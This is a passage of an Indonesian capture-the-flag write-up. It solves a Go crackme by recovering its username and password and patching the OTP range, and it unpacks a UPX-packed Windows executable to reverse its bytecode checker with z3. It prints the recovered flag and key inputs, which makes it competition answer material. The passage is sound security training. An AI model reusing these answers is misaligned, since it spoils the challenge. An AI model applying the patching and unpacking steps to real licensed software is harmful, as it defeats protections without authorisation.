int v24[10];
int v23[10];

v25[0] = 2 * 7 * (3 + 2);
v25[1] = 15 * 4;
v25[2] = 10 * 5;
v25[3] = 10 * 9 - 10;
v25[4] = 5 * 2 * 7;
v25[5] = 6 * (9 + 1);
v25[6] = 5 * 6 + 20;

v24[0] = 83;
v24[1] = 21;
v24[2] = 12;
v24[3] = 95;
v24[4] = 17;
v24[5] = 44;
v24[6] = 58;
v23[0] = 95;
v23[1] = 70;
v23[2] = 86;
v23[3] = 97;
v23[4] = 0;
v23[5] = 121;
v23[6] = 112;

for (int i = 0 ; i <= 6 ; i++) printf("%c", v25[i]^v24[i]^v23[i]);
printf("\n");
```

Hasil output: JohnWix

Setelah itu lanjut pada input kedua yang meminta password

```
################################################################################
|| ENTER YOUR USERNAME : JohnWix
|| Welcome Back JohnWix..
|| We need to verify your identity..
################################################################################
|| ENTER YOUR PASSWORD :
```

Pada IDA ditunjukan juga bahwa panjang input kedua adalah 11. Perhitungannya juga dapat dilakukan dengan scripting

```
189   if ( v8 == 11 )
190   {
191     if ( main_VARDEC67728 + *v27 + 67 * main_VARDEC91550 - 2 * main_VARDEC12114 != 193
192       || (v27[1] ^ (unsigned __int64)(15 * main_VARDEC11111 - main_VARDEC22121)) != 54 )
193     {
194       goto LABEL_28;
195     }
196     v9 = v27[2];
197     if ( !main_VARDEC91550 )
198       runtime_panicdivide();
199     v10 = main_VARDEC91550 == -1 ? -main_VARDEC22121 : main_VARDEC22121 / main_VARDEC91550;
200     if ( v10 + main_VARDEC13111 + main_VARDEC11121 + main_VARDEC11111 + main_VARDEC99994 + v9 == 138
201       && (v27[3] ^ (unsigned __int64)(10 * main_VARDEC91550 * main_VARDEC67728)) == 13
202       && main_VARDEC13111 * main_VARDEC67728 + main_VARDEC91550 * main_VARDEC99994 + v27[4] == 84
203       && (v21 = v27[5], (v21 ^ (38 * main_VARDEC67728)) - main_VARDEC12114 * main_VARDEC91550 == 47)
204       && v27[6] + main_VARDEC91550 * (main_VARDEC22121 * main_VARDEC13111 - 100) == 26
205       && (v11 = v27[7],
206           (v11 ^ (main_VARDEC11121 * main_VARDEC11111 * main_VARDEC11111 * main_VARDEC11111
207                 - main_VARDEC67728 * main_VARDEC91550 * main_VARDEC91550 * main_VARDEC91550)) == 750)
208       && (v12 = v27[8], v12 - main_VARDEC67728 + main_VARDEC11121 * main_VARDEC22121 - main_VARDEC12114 == 147)
209       && (v13 = v27[9], ((v13 + 3 * main_VARDEC12114) ^ (main_VARDEC12114 * main_VARDEC12114 - main_VARDEC00000)) == 26)
210       && *v27 + v27[1] + v9 + v27[3] + v27[4] + v21 + v27[6] + v11 + v12 + v13 + v27[10] == 864 )
211     {
```

Solver Input kedua dalam bahasa C

```
int v27[10];

v27[0] = 193 - (3 + 67 * 2 - 2 * 9 );
v27[1] = (15 * 5 - 8) ^ 54;
int v10 = 8/2;
v27[2] = 138 - (v10 + 7 + 6 + 5 + 4);// v9 = v27[2]
v27[3] = 13 ^ (10 * 2 * 3);
v27[4] = 84 - (7 * 3 + 2 * 4);
v27[5] = (47 + 9 * 2) ^ (38 * 3); // v21 = v27[5]
v27[6] = 26 - 2 * (8 * 7 - 100);
v27[7] = 750 ^ (6 * 5 * 5 * 5 - 3 * 2 * 2 * 2); // v11 = v27[7]
v27[8] = 147 - (- 3 + 6 * 8 - 9 ); // v12 = v27[8]
v27[9] = (26 ^ (9 * 9 - 0)) - (3 * 9); // v13 = v27[9]
v27[10] = 864 - (v27[0] + v27[1] + v27[2] + v27[3] + v27[4] + v27 [5] + v27[6] + v27[7] + v27[8] + v27[9]);

for (int j = 0 ; j <= 10 ; j++) printf("%c", v27[j]);
```

Hasil output: Jup173r8o0M

5. Setelah itu pada input ketiga, diberikan informasi pada soal bahwa **OTP CODE di GENERATE**

```
################################################################################
|| ENTER YOUR PASSWORD : Jup173r8o0M
|| Processing.....
|| ACCESS GRANTED!
|| Due to security procedures,
|| you need to input OTP CODE that has been generated!
################################################################################
|| ENTER OTP CODE :
```

Ketika dianalisis pada IDA, ditemukan bahwa OTP CODE di generate secara random, dan apabila input ketiga ini benar, maka baru akan memanggil fungsi main_generateflag()

*** notes = flag akan terbentuk dari input1 dan input2, maka dari itu input 1 dan 2 harus benar**

```
225         math_rand__ptr_Rand_Seed(v17, v18);
226         v20 = main_minran;
227         v19 = math_rand__ptr_Rand_Intn();
228         sub_45ECE2();
229         v63 = go_itab__os_File_io_Reader;
230         v64 = v16;
231         v65 = off_4BA738;
232         v66 = 0x10000LL;
233         v33 = &RTYPE_string;
234         v34 = &off_4D5C38;
235         fmt_Fprintln();
236         fmt_Fprintf();
237         bufio__ptr_Scanner_Scan();
238         runtime_slicebytetostring();
239         if ( strconv_ParseInt() == v19 + v20 )
240         {
241           v31 = &RTYPE_string;
242           v32 = &off_4D5CD8;
243           fmt_Fprintln();
244           main_generateflag();
245         }
```

Pada code diatas dapat dianalisis bahwa ada value main_minran, ketika dianalisis didapati bahwa terdapat 2 value yang sudah di set secara global, minran dan maxran


```
.data:00000000005393C0                 public main_maxran
.data:00000000005393C0 main_maxran     dq 0F423Fh              ; DATA XREF: main_main+D62↑r
.data:00000000005393C8                 public main_minran
.data:00000000005393C8 main_minran     dq 186A0h               ; DATA XREF: main_main+D56↑r
```


Ubah value menjadi decimal

```
.data:00000000005393C0                 public main_maxran
.data:00000000005393C0 main_maxran     dq 999999               ; DATA XREF: main_main+D62↑r
.data:00000000005393C8                 public main_minran
.data:00000000005393C8 main_minran     dq 100000               ; DATA XREF: main_main+D56↑r
```

Didapati hasil random berada pada interval 100000 sampai 999999, maka dari itu dapat dilakukan patching agar interval **menjadi 1 angka yang tetap**

Disini akan dilakukan patching **minran & maxran** menjadi **“1”**





Karena input ketiga sudah diubah menjadi 1, maka jalankan program lagi yang sudah di patch

7. FLAG DIPEROLEH: NCW22{1t_1sNT_JU5t_4n_0TP_C0d3_155351}

- Insanity Check


Diberikan sebuah *windows PE* yang di *pack* dengan UPX (namun diimplementasikan *anti detection* sehingga peserta dapat melakukan *unpacking* dengan dua cara, yakni me-*restore* UPX *Section Names* ataupun melakukan *dumping* manual). Algoritma *checker* yang digunakan merupakan sebuah *emulated bytecode* sederhana, mirip dengan semi-JIT *compiler*.

TL;DR


a) Lakukan unpacking manual pada *executable* dengan IDA Debugger/WinDBG/OllyDBG/x64Dbg/ *debugger* preferensi, *dump* original *executable* dan jangan lupa rekonstruksi kembali IAT *Table*nya.
b) Rekonstruksi algoritma yang digunakan pada *emulated bytecode* dan gunakan z3 untuk analisa *password* atau input yang benar.

Proses dumping menggunakan x64dbg:

Kita dapat mengecek adanya indikasi *long jump* pada suatu address di *executable*nya, karena itu merupakan indikasi sebelum *self-decryption routine* yang digunakan oleh *packer*nya.



Cek dulu *memory mapping*nya untuk melakukan *rebase* pada IDA.




00007FF66E2C0000	0000000000001000	insecure_sanity.exe		IMG	-R--- ERWC-
00007FF66E2C1000	0000000000027000	"\xFF\xD2<O"		IMG	ERWC- ERWC-
00007FF66E2E8000	0000000000013000	"\xD4_3-"		IMG	ERWC- ERWC-
00007FF66E2FB000	0000000000001000	"l-"		IMG	-RW-- ERWC-
00007FFB03280000	0000000000001000	kernelbase.dll		IMG	-R--- ERWC-
00007FFB03281000	0000000000115000	".text"	Executable code	IMG	ER--- ERWC-
00007FFB03396000	000000000017A000	".rdata"	Read-only initialized data	IMG	-R--- ERWC-
00007FFB03510000	0000000000005000	".data"	Initialized data	IMG	-RW-- ERWC-
00007FFB03515000	000000000000F000	".pdata"	Exception information	IMG	-R--- ERWC-
00007FFB03524000	0000000000001000	".didat"		IMG	-R--- ERWC-
00007FFB03525000	0000000000001000	".rsrc"	Resources	IMG	-R--- ERWC-
00007FFB03526000	0000000000028000	".reloc"	Base relocations	IMG	-R--- ERWC-
00007FFB03F90000	0000000000001000	msvcrt.dll		IMG	-R--- ERWC-
00007FFB03F91000	0000000000075000	".text"	Executable code	IMG	ER--- ERWC-
00007FFB04006000	0000000000019000	".rdata"	Read-only initialized data	IMG	-R--- ERWC-
00007FFB0401F000	0000000000008000	".data"	Initialized data	IMG	-RW-- ERWC-
00007FFB04027000	0000000000005000	".pdata"	Exception information	IMG	-R--- ERWC-
00007FFB0402C000	0000000000001000	".rsrc"	Resources	IMG	-R--- ERWC-
00007FFB0402D000	0000000000001000	".reloc"	Base relocations	IMG	-R--- ERWC-
00007FFB05450000	0000000000001000	kernel32.dll		IMG	-R--- ERWC-
00007FFB05451000	000000000007E000	".text"	Executable code	IMG	ER--- ERWC-
00007FFB054CF000	0000000000033000	".rdata"	Read-only initialized data	IMG	-R--- ERWC-
00007FFB05502000	0000000000002000	".data"	Initialized data	IMG	-RW-- ERWC-
00007FFB05504000	0000000000006000	".pdata"	Exception information	IMG	-R--- ERWC-

Pada IDA, ada indikasi *long jump* disini:


```
loc_7FF66E2FAF6B:                       ; CODE XREF: su
                push    0
                cmp     rsp, rax
                jnz     short loc_7FF66E2FAF6B
                sub     rsp, 0FFFFFFFFFFFFFF80h
                jmp     near ptr qword_7FF66E2C14D0
sub_7FF66E2FAD60 endp ; sp-analysis failed
```

Set breakpoint disana, step over dan masuk ke dalam *function call* pertama dan kita mendapatkan OEP dari x64dbg.



```
00007FF66E2FAF65    5B                  pop rbx
00007FF66E2FAF66    48:8D4424 80        lea rax,qword ptr ss:[rsp-80]
00007FF66E2FAF6B    6A 00               push 0
00007FF66E2FAF6D    48:39C4             cmp rsp,rax
00007FF66E2FAF70    ^ 75 F9             jne insecure_sanity.7FF66E2FAF6B
00007FF66E2FAF72    48:83EC 80          sub rsp,FFFFFFFFFFFFFF80
00007FF66E2FAF76    ^ E9 5565FCFF       jmp insecure_sanity.7FF66E2C14D0
00007FF66E2FAF7B    C3                  ret

48:8B05 35AF0200    mov rax,qword ptr ds:[7FF66E2EC410]
C700 00000000       mov dword ptr ds:[rax],0
E8 9AFCFFFF         call insecure_sanity.7FF66E2C1180

00007FF66E2C1180    41:55               push r13
00007FF66E2C1182    41:54               push r12
00007FF66E2C1184    55                  push rbp
00007FF66E2C1185    57                  push rdi
00007FF66E2C1186    56                  push rsi
00007FF66E2C1187    53                  push rbx
00007FF66E2C1188    48:81EC 98000000    sub rsp,98
00007FF66E2C118F    B9 0D000000         mov ecx,D                       D:'\r'
00007FF66E2C1194    31C0                xor eax,eax
00007FF66E2C1196    4C:8D4424 20        lea r8,qword ptr ss:[rsp+20]
00007FF66E2C119B    4C:89C7             mov rdi,r8
00007FF66E2C119E    F348:AB             rep stosq
00007FF66E2C11A1    48:8B3D 68B20200    mov rdi,qword ptr ds:[7FF66E2EC410] 00007FF66
00007FF66E2C11A8    44:8B0F             mov r9d,dword ptr ds:[rdi]
00007FF66E2C11AB    45:85C9             test r9d,r9d
00007FF66E2C11AE    v 0F85 9C020000     jne insecure_sanity.7FF66E2C1450
00007FF66E2C11B4    6548:8B0425 30000000 mov rax,qword ptr gs:[30]
```

Disini penulis menggunakan *Scylla* untuk melakukan *dumping* manual.



Jangan lupa rekonstruksikan IAT-nya dan *resolve* semua Importsnya baru di-*dump* dan **fix dump**.

Script setelah melakukan *dumping*

```
import struct
from z3 import *
from Crypto.Util.number import long_to_bytes

#Pointer to the emulated bytecode
# __int64 __fastcall sub_7FF66E2C1CED(int a1, int a2)
# {
#   __int64 result; // rax
#   char v3[17]; // [rsp+2Fh] [rbp-1h] BYREF

#   if ( a1 == 1 && a2 == 0xFFFF )
#   {
#     nullsub_2(v3);
```

```
#     sub_7FF66E2E4870(qword_7FF66E2F4040, off_7FF66E2EC4F0, (char
*)off_7FF66E2EC4E0 - (char *)off_7FF66E2EC4F0, v3);
#     nullsub_3(v3);
#     return sub_7FF66E2C14F0(sub_7FF66E2C1CD2);
#   }
#   return result;
# }
# This is the emulated bytecode
# __3_:00007FF66E2E8010 byte_7FF66E2E8010 db 11h                ;
DATA XREF: __3_:off_7FF66E2EC4F0↓o
# __3_:00007FF66E2E8011                 db    6
# __3_:00007FF66E2E8012                 db    0
# __3_:00007FF66E2E8013                 db    1
# __3_:00007FF66E2E8014                 db    6
# __3_:00007FF66E2E8015                 db    3
# __3_:00007FF66E2E8016                 db  10h
# __3_:00007FF66E2E8017                 db    7
# __3_:00007FF66E2E8018                 db  17h
# __3_:00007FF66E2E8019                 db  2Dh ; -
# __3_:00007FF66E2E801A                 db  6Eh ; n
# __3_:00007FF66E2E801B                 db  2Ch ; ,
# __3_:00007FF66E2E801C                 db    1
# __3_:00007FF66E2E801D                 db    6
# __3_:00007FF66E2E801E                 db    7
# __3_:00007FF66E2E801F                 db  11h
# __3_:00007FF66E2E8020                 db    8
# __3_:00007FF66E2E8021                 db    1
# __3_:00007FF66E2E8022                 db    6
# __3_:00007FF66E2E8023                 db    8
# __3_:00007FF66E2E8024                 db    2
# __3_:00007FF66E2E8025                 db  10h
# __3_:00007FF66E2E8026                 db    9
# __3_:00007FF66E2E8027                 db 0D3h ; Ó
# __3_:00007FF66E2E8028                 db 0B1h ; ±
# __3_:00007FF66E2E8029                 db 0A6h ; ¦
# __3_:00007FF66E2E802A                 db 0BEh ; 3/4
# __3_:00007FF66E2E802B                 db    1
# __3_:00007FF66E2E802C                 db    8
# __3_:00007FF66E2E802D                 db    9
```

```
# __3_:00007FF66E2E802E                db    8
# __3_:00007FF66E2E802F                db    5
# __3_:00007FF66E2E8030                db    3
# __3_:00007FF66E2E8031                db  10h
# __3_:00007FF66E2E8032                db  0Ah
# __3_:00007FF66E2E8033                db  34h ; 4
# __3_:00007FF66E2E8034                db 0EBh ; ë
# __3_:00007FF66E2E8035                db  22h ; "
# __3_:00007FF66E2E8036                db    5
# __3_:00007FF66E2E8037                db    1
# __3_:00007FF66E2E8038                db  0Ah
# __3_:00007FF66E2E8039                db    5
# __3_:00007FF66E2E803A                db    6
# __3_:00007FF66E2E803B                db    2
# __3_:00007FF66E2E803C                db    0
# __3_:00007FF66E2E803D                db  10h
# __3_:00007FF66E2E803E                db  0Bh
# __3_:00007FF66E2E803F                db 0C8h ; È
# __3_:00007FF66E2E8040                db 0B0h ; °
# __3_:00007FF66E2E8041                db  54h ; T
# __3_:00007FF66E2E8042                db 0D2h ; Ò
# __3_:00007FF66E2E8043                db    1
# __3_:00007FF66E2E8044                db  0Bh
# __3_:00007FF66E2E8045                db    2
# __3_:00007FF66E2E8046                db    6
# __3_:00007FF66E2E8047                db    0
# __3_:00007FF66E2E8048                db    1
# __3_:00007FF66E2E8049                db  10h
# __3_:00007FF66E2E804A                db  0Dh
# __3_:00007FF66E2E804B                db 0B3h ; ³
# __3_:00007FF66E2E804C                db 0D1h ; Ñ
# __3_:00007FF66E2E804D                db  94h ; "
# __3_:00007FF66E2E804E                db 0D2h ; Ò
# __3_:00007FF66E2E804F                db    1
# __3_:00007FF66E2E8050                db  0Dh
# __3_:00007FF66E2E8051                db    0
# __3_:00007FF66E2E8052                db  11h
# __3_:00007FF66E2E8053                db  0Eh
# __3_:00007FF66E2E8054                db    4
```

```
# __3_:00007FF66E2E8055                db    1
# __3_:00007FF66E2E8056                db  0Eh
# __3_:00007FF66E2E8057                db    1
# __3_:00007FF66E2E8058                db  10h
# __3_:00007FF66E2E8059                db  0Fh
# __3_:00007FF66E2E805A                db  2Fh ; /
# __3_:00007FF66E2E805B                db  5Dh ; ]
# __3_:00007FF66E2E805C                db  57h ; W
# __3_:00007FF66E2E805D                db  7Bh ; {
# __3_:00007FF66E2E805E                db    1
# __3_:00007FF66E2E805F                db  0Fh
# __3_:00007FF66E2E8060                db  0Eh
# __3_:00007FF66E2E8061                db  11h
# __3_:00007FF66E2E8062                db  10h
# __3_:00007FF66E2E8063                db    4
# __3_:00007FF66E2E8064                db    6
# __3_:00007FF66E2E8065                db    5
# __3_:00007FF66E2E8066                db    3
# __3_:00007FF66E2E8067                db    1
# __3_:00007FF66E2E8068                db  10h
# __3_:00007FF66E2E8069                db    5
# __3_:00007FF66E2E806A                db  10h
# __3_:00007FF66E2E806B                db  11h
# __3_:00007FF66E2E806C                db    7
# __3_:00007FF66E2E806D                db    4
# __3_:00007FF66E2E806E                db  56h ; V
# __3_:00007FF66E2E806F                db  40h ; @
# __3_:00007FF66E2E8070                db    1
# __3_:00007FF66E2E8071                db  11h
# __3_:00007FF66E2E8072                db  10h
# __3_:00007FF66E2E8073                db    1
# __3_:00007FF66E2E8074                db    6
# __3_:00007FF66E2E8075                db    8
# __3_:00007FF66E2E8076                db    1
# __3_:00007FF66E2E8077                db  0Ah
# __3_:00007FF66E2E8078                db  0Bh
# __3_:00007FF66E2E8079                db    1
# __3_:00007FF66E2E807A                db    6
# __3_:00007FF66E2E807B                db  0Ah
```

```
# __3_:00007FF66E2E807C                 db    1
# __3_:00007FF66E2E807D                 db  0Dh
# __3_:00007FF66E2E807E                 db  0Fh
# __3_:00007FF66E2E807F                 db    1
# __3_:00007FF66E2E8080                 db    6
# __3_:00007FF66E2E8081                 db  0Dh
# __3_:00007FF66E2E8082                 db    1
# __3_:00007FF66E2E8083                 db    6
# __3_:00007FF66E2E8084                 db  0Fh
# __3_:00007FF66E2E8085                 db    1
# __3_:00007FF66E2E8086                 db    6
# __3_:00007FF66E2E8087                 db  11h
# __3_:00007FF66E2E8088                 dw 11h
# __3_:00007FF66E2E808A                 db    6
# __3_:00007FF66E2E808B                 db 0FFh ; ÿ

cvr =
bytearray(open("insecure_sanity_dump_SCY.exe","rb").read()[0x26610:0x
2668c])


# a1 is a program counter and act as a pointer to the bytecode within
our input
# _int64 __fastcall sub_7FF66E2C1530(__int64 a1)
# {
#   int v1; // eax
#   int v2; // ebx
#   unsigned __int8 *v3; // rax
#   int v5; // ebx
#   unsigned __int8 *v6; // rax
#   int v7; // ebx
#   unsigned __int8 *v8; // rax
#   int v9; // ebx
#   unsigned __int8 *v10; // rax
#   int v11; // ebx
#   unsigned __int8 *v12; // rax
#   int v13; // ebx
#   unsigned __int8 *v14; // rax
#   _DWORD *v15; // rbx
```

```
#   int v16; // ebx

#   v1 = *(unsigned __int8 *)sub_7FF66E2E2680(a1 + 104, *(unsigned
int *)(a1 + 96));
#   if ( v1 <= 17 )
#   {
#     if ( v1 > 0 )
#     {
#       switch ( v1 )
#       {
#         case 1:
#           v2 = *(_DWORD *)(a1
#                          + 4i64
#                          * *(unsigned __int8 *)sub_7FF66E2E2680(a1
+ 104, (unsigned int)(*(_DWORD *)(a1 + 96) + 2)));
#           v3 = (unsigned __int8 *)sub_7FF66E2E2680(a1 + 104,
(unsigned int)(*(_DWORD *)(a1 + 96) + 1));
#           *(_DWORD *)(a1 + 4i64 * *v3) ^= v2;
#           *(_DWORD *)(a1 + 96) += 3;
#           return 0i64;
#         case 2:
#           v5 = *(_DWORD *)(a1
#                          + 4i64
#                          * *(unsigned __int8 *)sub_7FF66E2E2680(a1
+ 104, (unsigned int)(*(_DWORD *)(a1 + 96) + 2)));
#           v6 = (unsigned __int8 *)sub_7FF66E2E2680(a1 + 104,
(unsigned int)(*(_DWORD *)(a1 + 96) + 1));
#           *(_DWORD *)(a1 + 4i64 * *v6) &= v5;
#           *(_DWORD *)(a1 + 96) += 3;
#           return 0i64;
#         case 3:
#           v7 = *(_DWORD *)(a1
#                          + 4i64
#                          * *(unsigned __int8 *)sub_7FF66E2E2680(a1
+ 104, (unsigned int)(*(_DWORD *)(a1 + 96) + 2)));
#           v8 = (unsigned __int8 *)sub_7FF66E2E2680(a1 + 104,
(unsigned int)(*(_DWORD *)(a1 + 96) + 1));
